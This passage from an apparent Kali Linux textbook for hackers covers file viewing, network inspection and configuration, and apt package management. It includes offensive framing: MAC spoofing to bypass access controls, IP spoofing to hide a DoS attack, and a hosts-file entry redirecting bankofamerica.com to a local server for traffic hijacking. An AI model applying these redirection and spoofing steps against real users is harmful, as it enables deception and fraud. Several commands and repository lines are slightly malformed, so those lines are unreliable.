kali> cat /usr/share/metasploit-framework/data/wordlists/unix_passwords2.txt
admin
123456
12345
123456789
passw0rd
il0vey0u
princess
1234567
12345678
```

```
abc123
nic0le
daniel
babygirl
m0nkey
l0vely
```

If you leave out the trailing g command like this

```
kali> sed s/o/0//usr/share/metasploit-framework/data/wordlists/
unix_passwords2.txt
```

it replaces only the first instance with a zero.

Viewing Files with more and less

Although cat is a good utility for displaying files and creating small files, it certainly has its limitations when displaying large files. When you use cat with *apache2.conf*, the file scrolls through every page until it comes to the end, which is not very practical if you want to glean any information from it.

For working with larger files, we have two other viewing utilities: more and less.

Controlling the Display with more

The more command displays a page of a file at a time and lets you page down through it using the ENTER key. Open *apache2.conf* with the more command:

```
kali> more /etc/apache2/apache2.conf
# This is the main Apache server configuration file. It contains the
# configuration directives that give the server its instructions.
# See http://httpd.apache.org/docs/2.4/ for detailed information about
# the directives and /usr/share/doc/apache2/README.Debian about Debian ...
# hints.
#
#
# Summary of how the Apache 2 configuration works in Debian:
# The Apache 2 web server configuration in Debian is quite different to
# upstream's suggested way to configure the web server. This is because ...
# default Apache2 installation attempts to make adding and removing modules,
# virtual hosts, and extra configuration directives as flexible as ...
# order to make automating the changes and administering the server ...
# possible.
--snip--
--More--(2%)
```

Notice that more displays only the first page and then stops, telling us in the lower-left corner how much of the file is shown (2 percent in this case). To see additional lines or pages, press ENTER. To exit more, enter **q** (for *quit*).

Displaying and Filtering with less

The `less` command is very similar to `more`, but with additional functionality (hence the common Linux aficionado quip "Less is more"). With `less`, you can not only scroll through a file at your leisure but also filter it for terms. Open *apache2.conf* with the `less` command:

```
kali> less /etc/apache2/apache2.conf
# This is the main Apache server configuration file. It contains the
# configuration directives that give the server its instructions.
# See http://httpd.apache.org/docs/2.4/ for detailed information about
# the directives and /usr/share/doc/apache2/README.Debian about Debian ...
# hints.
#
#
# Summary of how the Apache 2 configuration works in Debian:
# The Apache 2 web server configuration in Debian is quite different to
# upstream's suggested way to configure the web server. This is because ...
# default Apache2 installation attempts to make adding and removing modules,
# virtual hosts, and extra configuration directives as flexible as ...
# order to make automating the changes and administering the server...
# possible.
--snip--
```

Notice in the bottom left of the screen that `less` has highlighted the path to the file. If you press the forward slash (/) key, `less` will let you search for terms in the file. For instance, we can press / to search the *apache2.conf* file for every occurrence of the term `mod`, as we did earlier with `grep`:

```
# Summary of how the Apache 2 configuration works in Debian:
# The Apache 2 web server configuration in Debian is quite different to
# upstream's suggested way to configure the web server. This is because ...
# default Apache2 installation attempts to make adding and removing modules,
# virtual hosts, and extra configuration directives as flexible as ...
# order to make automating the changes and administering the server ...
# possible.

# It is split into several files forming the configuration hierarchy ...
# below, all located in the /etc/apache2/ directory:
#
#       /etc/apache2/
#       |-- apache2.conf
#       |       `--  ports.conf
#       |-- mods-enabled
#       |       |-- *.load
#       |       `-- *.conf
#       |-- conf-enabled
#       |       `-- *.conf
#       `-- sites-enabled
#               `-- *.conf
#
```

This will immediately take you to the first occurrence of `mod` and highlight it. You can then look for the next occurrence by entering `n` (for *next*):

```
# * apache2.conf is the main configuration file (this file). It puts the pieces
#   together by including all remaining configuration files when starting up ...
#   web server.
#
# * ports.conf is always included from the main configuration file. It is
#   supposed to determine listening ports for incoming connections which ...
#   customized anytime.
#
# * Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/
#   directories contain particular configuration ... which manage modules,
#   global configuration fragments, or virtual host configurations,
#   respectively.
#
#   They are activated by symlinking available configuration files from their
#   respective *-available/ counterparts. These should be managed by using our
#   helpers a2enmod/a2dismod, a2ensite/a2dissite and a2enconf/a2disconf. See
#   their respective man pages for detailed information.
```

As you can see, `less` took you to the next occurrence of `mod` and highlighted all the search terms. How convenient!

Summary

Linux has numerous ways of manipulating text, and each way comes with its own strengths and weaknesses. We've touched on a few of the most useful methods in this chapter, but I suggest you try each one and develop your own preferences. For example, I think `grep` is indispensable, and I use `less` widely, but you might feel differently.

Exercises

To complete the following exercises, first navigate to */usr/share/metasploit-framework/data/wordlists*. This is a directory of multiple word lists that can be used to brute-force passwords in various password-protected devices using Metasploit, the most popular pentesting and hacking framework.

1. Use the `cat` command to view the contents of the file *password.lst*.
2. Use the `more` command to display the file *password.lst*.
3. Use the `less` command to view the file *password.lst*.
4. Use the `nl` command to place line numbers on the passwords in *password.lst*. There should be around 88,396 passwords.
5. Use the `tail` command to see the last 20 passwords in *password.lst*.
6. Use the `cat` command to display *password.lst* and pipe it to find all the passwords that contain *123*.

3

ANALYZING AND MANAGING NETWORKS

Understanding networking is crucial for any aspiring hacker. In many situations, you'll be hacking something over a network, and a good hacker needs to know how to connect to and interact with that network. For example, you may need to connect to a computer with your internet protocol (IP) address hidden from view, or you may need to redirect a target's Domain Name System (DNS) queries to your system; these kinds of tasks are relatively simple but require a little Linux network know-how. This chapter shows you some essential Linux tools for analyzing and managing networks during your network-hacking adventures.

Analyzing Networks with ifconfig

The `ifconfig` command is one of the most basic tools for examining and interacting with active network interfaces. You can use it to query your active network connections by simply entering `ifconfig` in the terminal. Try it yourself, and you should see output similar to the following:

```
kali> ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::248b:fe30:f040:8c2  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:3d:0d:1f  txqueuelen 1000  (Ethernet)
        RX packets 58603  bytes 3533310 (3.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 364  bytes 37089 (36.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 36  bytes 2712 (2.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 36  bytes 2712 (2.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
--snip--
wlan0: Link encap:EthernetHWaddr 00:c0:ca:3f:ee:02
```

The command shows some useful information about the active network interfaces on the system. At the top of the output is the name of the first detected interface, `eth0`, which is short for Ethernet0 (Linux starts counting at 0 rather than 1). This is the first wired network connection. If there were more wired Ethernet interfaces, they would show up in the output using the same format (`eth1`, `eth2`, and so on).

The type of network being used (`Ethernet`) is listed next, followed by `HWaddr` and an address. This is the globally unique address stamped on every piece of network hardware—in this case, the network interface card (NIC)—and is usually referred to as the *media access control (MAC) address*.

The second line contains information about the IP address currently assigned to that network interface (in this case, `192.168.181.131`); the `Bcast`, or *broadcast address*, which is the address used to send information to all IP addresses on the subnet; and finally, the *network mask* (`netmask`), which is used to determine what part of the IP address is connected to the local network. You'll also find more technical information in this section of the output, but it's beyond the scope of this Linux networking basics chapter.

The next section of the output shows another network connection called `lo`, which is short for *loopback address* and is sometimes called *localhost*. This is a special software address that connects you to your own system. Software and services not running on your system can't use it. You would use `lo` to test software on your system, such as your own web server. The localhost is generally represented with the IP address 127.0.0.1.

The third connection is the interface `wlan0`. This appears only if you have a wireless interface or adapter, as I do here. Note that it also displays the MAC address of that device (`HWaddr`).

This information from `ifconfig` enables you to connect to and manipulate your local area network (LAN) settings, an essential skill for hacking.

Network Statistics with netstat and ss

Another handy command line tool is `netstat` (network statistics). The `netstat` tool shows us all the connections coming or going from our system, which can help with monitoring and troubleshooting network connections. In some cases, I have used it to find malware connecting to my system. When you run this command

```
kali> netstat -a
```

you'll see output like what's shown in Figure 3-1.

```
┌──(kali㉿kali)-[~]
└─$ netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp6       0      0 [::]:http               [::]:*                  LISTEN
udp        0      0 192.168.107.141:bootpc  192.168.107.254:bootps  ESTABLISHED
raw6       0      0 [::]:ipv6-icmp          [::]:*                  7
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ACC ]     STREAM     LISTENING     17064    /tmp/ssh-XXXXXXWpgKxQ/agent.858
unix  2      [ ACC ]     STREAM     LISTENING     16353    /tmp/.X11-unix/X0
unix  2      [ ACC ]     STREAM     LISTENING     19013    /tmp/.ICE-unix/858
unix  3      [ ]         DGRAM      CONNECTED     13778    /run/systemd/notify
unix  2      [ ]         DGRAM                    13794    /run/systemd/journal/syslog
unix  2      [ ACC ]     STREAM     LISTENING     13795    /run/systemd/fsck.progress
unix  13     [ ]         DGRAM      CONNECTED     13799    /run/systemd/journal/dev-log
unix  6      [ ]         DGRAM      CONNECTED     13801    /run/systemd/journal/socket
unix  2      [ ACC ]     STREAM     LISTENING     13803    /run/systemd/journal/stdout
unix  2      [ ACC ]     SEQPACKET  LISTENING     13805    /run/udev/control
unix  2      [ ACC ]     STREAM     LISTENING     16352    @/tmp/.X11-unix/X0
unix  2      [ ACC ]     STREAM     LISTENING     16393    /run/dbus/system_bus_socket
unix  2      [ ]         DGRAM                    17650    /run/user/1000/systemd/notify
unix  2      [ ACC ]     STREAM     LISTENING     17653    /run/user/1000/systemd/private
unix  2      [ ACC ]     STREAM     LISTENING     17662    /run/user/1000/bus
unix  2      [ ACC ]     STREAM     LISTENING     17664    /run/user/1000/gnupg/S.dirmngr
unix  2      [ ACC ]     STREAM     LISTENING     12163    /run/systemd/journal/io.systemd.journal
unix  2      [ ACC ]     STREAM     LISTENING     17666    /run/user/1000/gcr/ssh
unix  2      [ ACC ]     STREAM     LISTENING     17668    /run/user/1000/keyring/control
unix  2      [ ACC ]     STREAM     LISTENING     17670    /run/user/1000/gnupg/S.gpg-agent.browser
unix  2      [ ACC ]     STREAM     LISTENING     17672    /run/user/1000/gnupg/S.gpg-agent.extra
```

Figure 3-1: The output from running `netstat -a`

Your system probably looks different, but you should be able to see every connection to your system. There may be hundreds!

To display all the TCP connections, you can use the `-t` switch; for all the UDP connections, you can use the `-u` switch; and for all the listening connections, the `-l` switch.

If you are looking for a specific connection, you can pipe (see Chapter 2) the `netstat` command to `grep` and filter for key words. If you have an Apache web server running on your system listening for connections, you can check by piping `netstat -a` to `grep http`, such as:

```
kali> netstat -a | grep http
```

You'll see output as shown in Figure 3-2.

```
└─$ netstat -a | grep http
tcp6       0      0 [::]:http               [::]:*                  LISTEN
```

Figure 3-2: The output from running `netstat -a | grep http`

The `ss` tool can display even more information than `netstat` in a more readable format, as shown in Figure 3-3.

```
┌──(kali㉿kali)-[~]
└─$ ss
Netid State  Recv-Q Send-Q                    Local Address:Port          Peer Address:Port
Process
u_dgr ESTAB  0      0                    /run/systemd/notify 13778                    * 0

u_dgr ESTAB  0      0             /run/systemd/journal/dev-log 13799                    * 0

u_dgr ESTAB  0      0              /run/systemd/journal/socket 13801                    * 0

u_str ESTAB  0      0              /run/dbus/system_bus_socket 3424327                  * 3422187

u_str ESTAB  0      0                                        * 17090                    * 15207

u_str ESTAB  0      0                    @/tmp/.ICE-unix/858 15248                    * 19067

u_str ESTAB  0      0                                        * 14013                    * 14584

u_str ESTAB  0      0                       /run/user/1000/bus 20572                    * 21528

u_str ESTAB  0      0                       @/tmp/.X11-unix/X0 19131                    * 15261

u_dgr ESTAB  0      0                                        * 13919                    * 13918

u_str ESTAB  0      0                                        * 17700                    * 15098
```

Figure 3-3: The network connection from the `ss` command

When you run the `ss` command, you get a display of every connection to your system with the local address and port, as well as the port on the peer system.

Checking Wireless Network Devices with iwconfig

If you have an external USB, you can use the `iwconfig` command to gather crucial information for wireless hacking, such as the adapter's IP address, its MAC address, what mode it's in, and more. The information you can glean from this command is particularly important when you're using wireless hacking tools like aircrack-ng.

Using the terminal, let's take a look at some wireless devices with `iwconfig`:

```
kali> iwconfig
wlan0 IEEE 802.11bg ESSID:off/any
Mode:Managed Access Point: Not Associated Tx-Power=20 dBm
--snip--
lo    no wireless extensions

eth0  no wireless extensions
```

The output here tells us that the only network interface with wireless extensions is `wlan0`, which is what we would expect. Neither `lo` nor `eth0` has any wireless extensions.

For `wlan0`, we learn which 802.11 IEEE wireless standards our device is capable of using: `b` and `g`, two early wireless communication standards. Most wireless devices now include `n` as well, the latest standard.

We also learn the wireless extension's mode. In this case, the mode is set to `Managed`, rather than *monitor* or *promiscuous* mode. We'll need promiscuous mode for cracking wireless passwords.

Next, we can see that the wireless adapter is not connected (`Not Associated`) to an access point (AP) and that its power is 20 dBm, which represents the strength of signal. We'll spend more time with this information in Chapter 14.

Changing Your Network Information

Being able to change your IP address and other network information is a useful skill because it will help you access other networks while appearing to be a trusted device on those networks. For example, in a denial-of-service (DoS) attack, you can spoof your IP address so that that the attack appears to come from another source, which will cover your tracks during forensic analysis. This is a relatively simple task in Linux, and it's done with the `ifconfig` command.

Assigning a New IP Address

To change your IP address, enter `ifconfig` followed by the interface you want to reassign and the new IP address you want assigned to that interface. For example, to assign the IP address 192.168.181.115 to interface `eth0`, you would enter the following:

```
kali> sudo ifconfig eth0 192.168.181.115
kali>
```

Note that you preface this command with `sudo`, as it requires root privileges. When you do this correctly, Linux will simply return the command prompt and say nothing. This is a good thing!

When you again check your network connections with `ifconfig`, you should see that your IP address has changed to the new IP address you just assigned.

Changing Your Network Mask and Broadcast Address

You can also change your network mask (`netmask`) and broadcast address with the `ifconfig` command. For instance, if you want to assign that same `eth0` interface with a netmask of 255.255.0.0 and a broadcast address of 192.168.1.255, you would enter the following:

```
kali> sudo ifconfig eth0 192.168.181.115 netmask 255.255.0.0 broadcast 192.168.1.255
kali>
```

Once again, if you've done everything correctly, Linux responds with a new command prompt. Now enter `ifconfig` again to verify that each of the parameters has been changed accordingly.

Spoofing Your MAC Address

You can use `ifconfig` to change your MAC address (or `HWaddr`). The MAC address is globally unique and is often used as a security measure to keep hackers out of networks, or sometimes to trace them. Changing your MAC address to a different value is easy to do and neutralizes those security measures. Thus, it's a very useful technique for bypassing network access controls.

To spoof your MAC address, simply use the `ifconfig` command's `down` option to take down the interface (`eth0` in this case). Then enter the `ifconfig` command followed by the interface name (`hw` for *hardware* and `ether` for *Ethernet*) and the new spoofed MAC address. Finally, bring the interface back up with the `up` option to make the change take place. Here's an example:

```
kali> sudo ifconfig eth0 down
kali> sudo ifconfig eth0 hw ether 00:11:22:33:44:55
kali> sudo ifconfig eth0 up
```

Now, when you check your settings with `ifconfig`, you should see that `HWaddr` has changed to your spoofed MAC address!

Assigning New IP Addresses from the DHCP Server

Linux has a Dynamic Host Configuration Protocol (DHCP) server that runs a *daemon* (a process that runs in the background) called `dhcpd`, or the *dhcp daemon*. The DHCP server assigns IP addresses to all the systems on the subnet and keeps logfiles of which IP address is allocated to which machine at any one time. This makes it a great resource for forensic analysts hoping to trace hackers after an attack. For that reason, it's useful to understand how the DHCP server works.

Usually, to connect to the internet from a LAN, you must have a DHCP-assigned IP. Therefore, after setting a static IP address, you must also get a new DHCP-assigned IP address. To do this, you can always reboot your system, but I'll show you how to retrieve a new DHCP without having to shut your system down and restart it.

To request an IP address from DHCP, simply call the DHCP server with the command `dhclient` followed by the interface to which you want the address assigned. Different Linux distributions use different DHCP clients, but Kali is built on Debian, which uses `dhclient`, so you can assign a new address like this:

```
kali> sudo dhclient eth0
```

The dhclient command sends a DHCPDISCOVER request from the network interface specified (here, eth0). It then receives an offer (DHCPOFFER) from the DHCP server (192.168.181.131 in this case) and confirms the IP assignment to the DHCP server with a dhcp request:

```
kali> ifconfig
eth0: Linkencap:EthernetHWaddr 00:0c:29:ba:82:0f
inet addr:192.168.181.131 Bcast:192.168.181.131 Mask:255.255.255.0
```

Depending on the configuration of the DHCP server, the IP address assigned in each case might be different.

Now when you enter ifconfig, you should see that the DHCP server has assigned a new IP address, a new broadcast address, and a new netmask to your eth0 network interface.

Manipulating the Domain Name System

Hackers can find a treasure trove of information on a target in its DNS (Domain Name System). DNS is a critical component of the internet, and although it's designed to translate domain names to IP addresses, a hacker can use it to garner information on the target.

Examining DNS with dig

DNS is the service that translates a domain name like *hackers-arise.com* to the appropriate IP address; that way, your system knows how to get to it. Without DNS, we would all have to remember thousands of IP addresses for our favorite websites—no small task, even for a savant.

One of the most useful commands for the aspiring hacker is dig, which offers a way to gather DNS information about a target domain. The stored DNS information can be a key piece of early reconnaissance to obtain before attacking. This information could include the IP address of the target's *nameserver* (the server that translates the target's name to an IP address), the target's email server, and potentially any subdomains and IP addresses.

For instance, enter **dig hackers-arise.com** and add the **ns** option (short for *nameserver*):

```
kali> dig hackers-arise.com ns
--snip--
;; QUESTION SECTION:
;hackers-arise.com.    IN   NS

;; ANSWER SECTION:
hackers-arise.com.  5  IN   NS   ns7.wixdns.net.
hackers-arise.com.  5  IN   NS   ns6.wixdns.net.

;; ADDITIONAL SECTION:
ns6.wixdns.net.     5  IN   A   216.239.32.100
--snip--
```

The nameserver for *hackers-arise.com* is displayed in the `ANSWER SECTION`. Also note in the `ADDITIONAL SECTION` that this `dig` query reveals the IP address (216.239.32.100) of the DNS server serving *hackers-arise.com*. This section may look slightly different on your system or may not show at all.

You can also use the `dig` command to get information on email servers connected to a domain by adding the `mx` option (`mx` is short for *mail exchange server*). This information is critical for attacks on email systems. For example, information on the *hackers-arise.com* email servers is shown in the `AUTHORITY SECTION`:

```
kali> dig hackers-arise.com mx
--snip--
;; QUESTION SECTION:
;hackers-arise.com.    IN   MX

;; AUTHORITY SECTION:
hackers-arise.com.  5  IN   SOA   ns6.wixdns.net.
support.wix.com 2016052216 10800 3600 604 800 3600
--snip--
```

The most common Linux DNS server is the Berkeley Internet Name Domain (BIND). In some cases, Linux users will refer to DNS as BIND, but don't be confused: DNS and BIND both map individual domain names to IP addresses.

Changing Your DNS Server

In some cases, you may want to use another DNS server. To do so, you'll edit a plaintext file named */etc/resolv.conf* on the system. Open that file in a text editor such as mousepad. Then, on your command line, enter the precise name of your editor followed by the location of the file and the filename:

```
kali> sudo mousepad /etc/resolv.conf
```

This example will open the *resolv.conf* file in the */etc* directory in the specified text editor, mousepad. The file should look something like Figure 3-4.

```
1 # Generated by NetworkManager
2 search mynetworksettings.com
3 nameserver 192.168.1.1
4
```

Figure 3-4: A typical resolv.conf *file in a text editor*

As you can see on line 3, my nameserver is set to a local DNS server at 192.168.1.1. That works fine, but if I want to replace that DNS server with, say, Google's public DNS server at 8.8.8.8, I could place the following line in the */etc/resolv.conf* file to specify the nameserver:

```
nameserver 8.8.8.8
```

Then I would just need to save the file. However, you can also achieve the same result exclusively from the command line by entering the following:

```
kali> sudo echo "nameserver 8.8.8.8"> /etc/resolv.conf
```

This command echoes the string `nameserver 8.8.8.8` and redirects it (>) to the file */etc/resolv.conf*, replacing the current content. Your */etc/resolv.conf* file should now look like Figure 3-5.

```
1 # Generated by NetworkManager
2 search mynetworksettings.com
3 nameserver 8.8.8.8
4
```

Figure 3-5: Changing the resolv.conf *file to specify Google's DNS server*

If you open the */etc/resolv.conf* file now, you should see that it points the DNS requests to Google's DNS server rather than your local DNS server. Your system will now go out to the Google public DNS server to resolve domain names to IP addresses. This can mean that domain names take a little longer to resolve (probably milliseconds). Therefore, to maintain speed but keep the option of using a public server, you might want to retain the local DNS server in the *resolv.conf* file and follow it with a public DNS server. The operating system queries each DNS server listed in the order it appears in */etc/resolv.conf*, so the system will only refer to the public DNS server if the domain name can't be found in the local DNS server.

NOTE *If you're using a DHCP address and the DHCP server provides a DNS setting, the DHCP server will replace the contents of the file when it renews the DHCP address.*

Mapping Your Own IP Addresses

A special file on your system called the *hosts* file also performs domain name–IP address translation. The *hosts* file is located at */etc/hosts*, and you can use it to specify your own IP address–domain name mapping. In other words, you can determine which IP address your browser goes to when you enter *www.microsoft.com* (or any other domain) into the browser, rather than letting the DNS server decide. As a hacker, this can be useful for hijacking a TCP connection on your local area network to direct traffic to a malicious web server with a tool such as `dnsspoof`.

From the command line, enter the following command (substitute your preferred text editor for mousepad):

```
kali> sudo mousepad /etc/hosts
```

You should now see your *hosts* file, which will look something like Figure 3-6.



Figure 3-6: A default Kali hosts *file*

By default, the *hosts* file contains only a mapping for your localhost, at 127.0.0.1 and your system's hostname (in this case, Kali, at 127.0.1.1). But you can add any IP address mapped to any domain you'd like. As an example of how this might be used, you could map *www.bankofamerica.com* to your local website, at 192.168.181.131:

```
127.0.0.1       localhost
127.0.1.1       kali
192.168.181.131 bankofamerica.com

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Make certain you press TAB between the IP address and the domain key, not the spacebar.

As you get more involved in your hacking endeavors and learn about tools like `dnsspoof` and Ettercap, you'll be able to use the *hosts* file to direct any traffic on your LAN that visits *www.bankofamerica.com* to your web server at 192.168.181.131.

Pretty easy, right?

Summary

Any hacker needs some basic Linux networking skills to connect, analyze, and manage networks. As you progress, these skills will become more and more useful for doing reconnaissance, spoofing, and connecting to target systems.

Exercises

1. Find information on your active network interfaces.
2. Change the IP address on `eth0` to 192.168.1.1.
3. Change your hardware address on `eth0`.
4. Check whether you have any available wireless interfaces active.
5. Reset your IP address to a DHCP-assigned address.
6. Find the nameserver and email server of your favorite website.
7. Add Google's DNS server to your */etc/resolv.conf* file so your system refers to that server when it can't resolve a domain name query with your assigned address.

4

ADDING AND REMOVING SOFTWARE

One of the most fundamental tasks in Linux—or any operating system—is adding and removing software. You'll often need to install software that didn't come with your distribution or remove unwanted software so it doesn't take up hard drive space.

Some software requires other software to run, and you'll sometimes find that you can download everything you need at once in a *software package*, which is a group of files—typically libraries and other dependencies—that you need for a piece of software to run successfully. When you install a package, all the files within it are installed together, along with a script to make loading the software simpler.

In this chapter, we examine three key methods for adding new software using the apt package manager, GUI-based installation managers, and git.

Using apt to Handle Software

In Debian-based Linux distributions, which include Kali and Ubuntu, the default software manager is the Advanced Packaging Tool, or apt, whose primary command is `apt`. In its simplest and most common form, you can use `apt` to download and install new software packages, but you can also update and upgrade software with it.

Searching for a Package

Before downloading a software package, you can check whether the package you need is available from your *repository*, which is a place where your operating system stores information. The apt tool has a search function that can check whether the package is available. The syntax is straightforward:

```
sudo apt search keyword
```

Note that we use the `apt` command to search the apt *cache*, or the place it stores the package names. If you were searching for the uncomplicated firewall (`ufw`), the simple but powerful Linux firewall to protect your network or system, for example, you would enter the following command:

```
kali> sudo apt search ufw
gufw/kali-rolling,kali-rolling 24.04.0-2 all
  graphical user interface for ufw

libqt6protobufwellknowntypes6/kali-rolling 6.7.2-7 amd64
  Qt 6 gRPC protocol buffers Well Known types library

librust-io-close-dev/kali-rolling 0.3.7-1+b3 amd64
  Extension trait for safely dropping I/O writers such as File and
  BufWriter - Rust source code

plasma-firewall/kali-rolling 6.2.4-1 amd64
  Plasma configuration module for firewalls

ufw/kali-rolling,kali-rolling 0.36.2-8 all
  program for managing a Netfilter firewall
```

Numerous files have the keyword `ufw` in them, but at the end of the output, we see `ufw...program for managing a Netfilter firewall`. That's what we are looking for!

Adding Software

Now that you know the `ufw` package exists in your repository, you can use `apt` to download the software.

To install a piece of software from your operating system's default repository in the terminal, use the `apt` command, followed by the keyword `install` and then the name of the package you want to install. The syntax looks like this:

```
sudo apt install packagename
```

Let's try this out by installing `ufw` on your system:

```
kali> sudo apt install ufw
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Suggested packages:
  rsyslog
The following NEW packages will be installed:
  ufw
```

The output tells you what is being installed. If everything looks correct, go ahead and enter `y` when prompted, and your software installation will proceed.

Removing Software

When removing software, use `apt` with the `remove` option, followed by the name of the software to remove:

```
kali> sudo apt remove ufw
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages will be REMOVED:
  ufw
0 upgraded, 0 newly installed, 1 to remove and 151 not upgraded.
After this operation, 853 kB disk space will be freed.
Do you want to continue? [Y/n]
```

Again, you'll see the tasks being done in real time and you will be asked whether you want to continue. You can enter `y` to uninstall, but you might want to keep `ufw` since we'll be using it again. The `remove` command doesn't remove the configuration files, which means you can reinstall the same package in the future without reconfiguring.

If you do want to remove the configuration files at the same time as the package, you can use the `purge` option:

```
kali> sudo apt purge ufw
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages will be REMOVED:
  ufw*
0 upgraded, 0 newly installed, 1 to remove and 151 not upgraded.
After this operation, 0 B of additional disk space will be used.
Do you want to continue? [Y/n]
```

Simply enter `y` at the prompt to continue the purge of the software package and the configuration files.

You may have noticed the line `The following packages were automatically installed and are no longer required` in the output. To keep things small and modular, many Linux packages are broken into software units that many different programs might use. When you installed `ufw`, you installed several dependencies or libraries with it that `ufw` requires in order to run. Now that you're removing `ufw`, those other libraries or dependencies are no longer required, so they are removed, too.

Updating Packages

Software repositories will be periodically updated with new software or new versions of existing software. These updates don't reach you automatically, so you have to request them in order to apply these updates to your own system. Updating isn't the same as upgrading: *updating* simply updates the list of packages available for download from the repository, whereas *upgrading* upgrades the package to the latest version in the repository.

You can update your individual system by entering the `apt` command followed by the keyword `update`. This will search through all the packages on your system and check whether updates are available. If so, the updates are downloaded.

```
kali> sudo apt update
[sudo] password for kali:
Get:1 http://mirrors.ocf.berkeley.edu/kali kali-rolling InRelease [30.5kb]
Get:2 http://mirrors.ocf.berkeley.edu/kali kali-rolling/main amd64 Packages [14.9MB]
Get:3 http://mirrors.ocf.berkeley.edu/kali kali-rolling non-free amd64 Packages [163kb]
Get:4 http://mirrors.ocf.berkeley.edu/kali kali-rolling/contrib amd64 Packages [107 kB]
Fetched 15.2 MB in 1min 4s (236 kB/s)
Reading package lists... Done
```

The list of available software in the repository on your system will be updated. If the update is successful, your terminal will state `Reading package lists... Done`. Note that the name of the repository and the values (time, size, and so on) might be different on your system.

Upgrading Packages

To upgrade the existing packages on your system, use `apt upgrade`. Because upgrading your packages may make changes to your software, you must be logged in as root entering `apt upgrade`. This command will upgrade every package on your system that apt knows about, meaning only those stored in the repository. Upgrading can be time-consuming, so you might not be able to use your system for a while.

```
kali> sudo apt upgrade
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Calculating upgrade... Done
```

```
The following packages were automatically installed and no longer required:
--snip--
The following packages will be upgraded:
--snip--
1101 upgraded, 0 newly installed, 0 to remove and 318 not upgraded.
Need to get 827 MB of archives.
After this operation, 408 MB disk space will be freed.
Do you want to continue? [Y/n]
```

You should see in the output that your system estimates the amount of hard drive space necessary for the software package. Go ahead and enter `y` if you want to continue and have enough hard drive space for the upgrade.

Adding Repositories to Your sources.list File

The servers that hold the software for particular distributions of Linux are known as *repositories*. Nearly every distribution has its own repositories of software—developed and configured for that distribution—that might not work well, or at all, with other distributions. Although these repositories often contain the same or similar software, they aren't identical, and they sometimes have different versions of the same software or entirely different software.

You will, of course, be using the Kali repository, which has a large amount of security and hacking software. But because Kali specializes in security and hacking, it doesn't include some specialty software and tools or even some run-of-the-mill software. It's worth adding a backup repository or two that your system can search through in case it doesn't find specific software in the Kali repository.

The repositories your system will search for software are stored in the *sources.list* file, and you can alter this file to define from which repositories you want to download software. I often add the Ubuntu repositories after the Kali repositories in my *sources.list* file; that way, when I request to download a new software package, if it isn't in the Kali repository, my system may find it in the Ubuntu repository.

You can find the *sources.list* file at */etc/apt/sources.list* and open it with any text editor. I'll again be using mousepad. To open the *sources.list* file, enter the following into your terminal, replacing `mousepad` with the name of your editor:

```
kali> sudo mousepad /etc/apt/sources.list
```

After entering this command, you should see a window like the one in Figure 4-1, with a list of Kali's default repositories.

```
1 # See https://www.kali.org/docs/general-use/kali-linux-sources-list-
  repositories/
2 deb http://http.kali.org/kali kali-rolling main contrib non-free non-free-
  firmware
3
4 # Additional line for source packages
5 # deb-src http://http.kali.org/kali kali-rolling main contrib non-free non-
  free-firmware
6
```

Figure 4-1: Kali's default repositories in sources.list

Many Linux distributions divide repositories into separate categories. For instance, Debian breaks out its repository categories as follows:

main Contains supported open source software

universe Contains community-maintained open source software

multiverse Contains software restricted by copyright or other legal issues

restricted Contains proprietary device drivers

backports Contains packages from later releases

I don't recommend using testing, experimental, or unstable repositories in your *sources.list* because they can download problematic software to your system. Software that isn't fully tested might break your system.

When you ask to download a new software package, the system looks through the repositories listed in *sources.list* and selects the most recent version of the desired package. Check first that the repository is compatible for your system. Kali is built on Debian, like Ubuntu or Parrot, so these repositories work pretty well with each of these systems.

To add a repository, just edit the *sources.list* file by adding the name of the repository to the list and then save the file. Say, for example, you want to install the iridium satellite hacking software (gr-iridium) on Kali. No apt package for gr-iridium is available as part of the default Kali sources, but a quick search online shows that the fine folks at Ubuntu have one in their repository. If you add their repository to the sources, you can then install gr-iridium by adding the Ubuntu repository to your *sources.list* file. (Ubuntu is the most widely used desktop Linux.) At the time of writing, you would need to add the following repository locations to *sources.list* in order to add the necessary repositories:

```
deb http://us.archive.ubuntu.com/ubuntu/saucy universe
deb-src http://us.archive.ubuntu.com/ubuntu/saucy universe
deb http://us.archive.ubuntu.com/ubuntu/saucy-updates universe
deb-src http://us.archive.ubuntu.com/ubuntu/saucy-updates universe
```

As you can see, we have added the Ubuntu repositories to our *sources.list* file, making them available to our system.

Using a GUI-Based Installer

Newer versions of Kali no longer include a GUI-based software installation tool, but you can always install one with the `apt` command. The two most common GUI-based installation tools are Synaptic and Gdebi. Let's install Synaptic and use it to install our `ufw` package:

```
kali> sudo apt install synaptic
[sudo] password for kali
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
--snip--
Processing triggers for kali -menu ...
```

